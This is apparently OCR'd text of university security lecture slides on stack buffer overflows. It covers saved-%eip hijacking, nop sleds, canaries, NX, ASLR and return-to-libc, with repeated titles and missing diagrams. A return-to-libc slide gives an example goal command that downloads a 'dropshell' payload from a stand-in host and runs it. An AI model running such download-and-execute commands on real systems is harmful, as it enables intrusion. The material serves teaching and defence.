
- All we can do is write to memory from buffer
  - With this alone we want to get it to jump to our code
  - We have to use whatever code is already running




Stack Function Summary

- Caller function(before calling):
  1. Push arguments onto the stack
  2. Push the return address
  3. Jump to the function's address
- Callee function(when called):
  4. Push the prev frame pointer onto the stack
  5. Set frame pointer
  6. Push local vars onto stack
- Callee function(when returning):
  7. Reset previous stack frame by popping it out
  8. **Jump back to return address**
- Caller function (after return):
  9. Remove the arguments off the stack


Hijacking the saved %eip




Hijacking the saved %eip



Hijacking the saved %eip




Hijacking the saved %eip



But how do we know the address?


Hijacking the saved %eip

What if we are wrong?



Hijacking the saved %eip

What if we are wrong?




This is most likely data, so CPU will panic(**invalid instruction**)

Challenge 3: Finding the Return Address

- If we don't have access to the code, we don't know how far the buffer is from the saved %ebp
- One approach: just try a lot of different values!
- Worst case: 32-bit memory space, then 2^{32} possible answers
- But without address randomization:
  - The stack always starts from the same, **fixed address**
  - The stack will grow, but usually doesn't grow deeply

Improving our chances: nop


nop is a single-byte instruction
Just move to the next instruction



Improving our chances: nop


nop is a single-byte instruction
Just move to the next instruction

Jump to the nop area will be fine




Now we improve our changes by using nops

Buffer Overflow: Putting All Together




Buffer Overflow: Putting All Together

Start writing wherever
The input to strcpy begins




Buffer Overflow: Putting All Together

Start writing wherever
The input to strcpy begins




Buffer Overflow: Putting All Together

Start writing wherever
The input to strcpy begins



Buffer Overflow: Putting All Together

Start writing wherever
The input to strcpy begins




How can we make the challenge more difficult?

- Putting code into the memory(no zeros)
  - Canaries
- Getting %eip to point to our code
  - Non-executable stack
    - Use no-execute bit NX if possible
- Finding the return address(guess the raw address)
  - Address space layout randomization(ASLR)
- Use type safe language


Canary

- Run-time stack check
- Push canary onto stack
- Canary value:
  - Constant **`0x000aff0d`**
    - 0x00: '\0'
    - 0x0a, 0x0d: newline
    - 0xff: EOF
- Before function return, the integrity of canary is checked



Canary

- Run-time stack check
- Push canary onto stack
- Canary value:
  - Constant **`0x000aff0d`**
    - 0x00: '\0'
    - 0x0a, 0x0d: newline
    - 0xff: EOF
- Before function return, the integrity of canary is checked



ASLR: Address Space Layout Randomization

- **Motivation**
  - Buffer overflow and return-to-libc exploits need to know the (virtual) address to hijack control
    - Address of attack code in the buffer
    - Address of a standard kernel library routine
  - Same address is used on many machines
    - Slammer worm infected 75,000 MS-SQL servers using same code on every machine

ASLR: Address Space Layout Randomization

- ASLR: introduce artificial diversity
  - Make stack addresses, addresses of library routines, etc. unpredictable and different from machine to machine
  - Randomize place where code loaded in memory
  - Makes many buffer overflow attacks probabilistic

Type-safe language

- C is not type-safe

  printf(“The meaning of life is %s\n”, 12345)


- Java, Python, and C# are type-safe, which helps prevent buffer overflow

  In python: mystring = “Life is really good!”


Return to libc

- Goal:
  - `system("wget http://www.example.com/dropshell ;chmod +x dropshell ;./dropshell");`
- Challenge
  - Non-executable stack
- Insight
  - `"system"` already exists somewhere in libc
  - Code is already there, we don't have need code injection


Return to libc




Return to libc




Return to libc



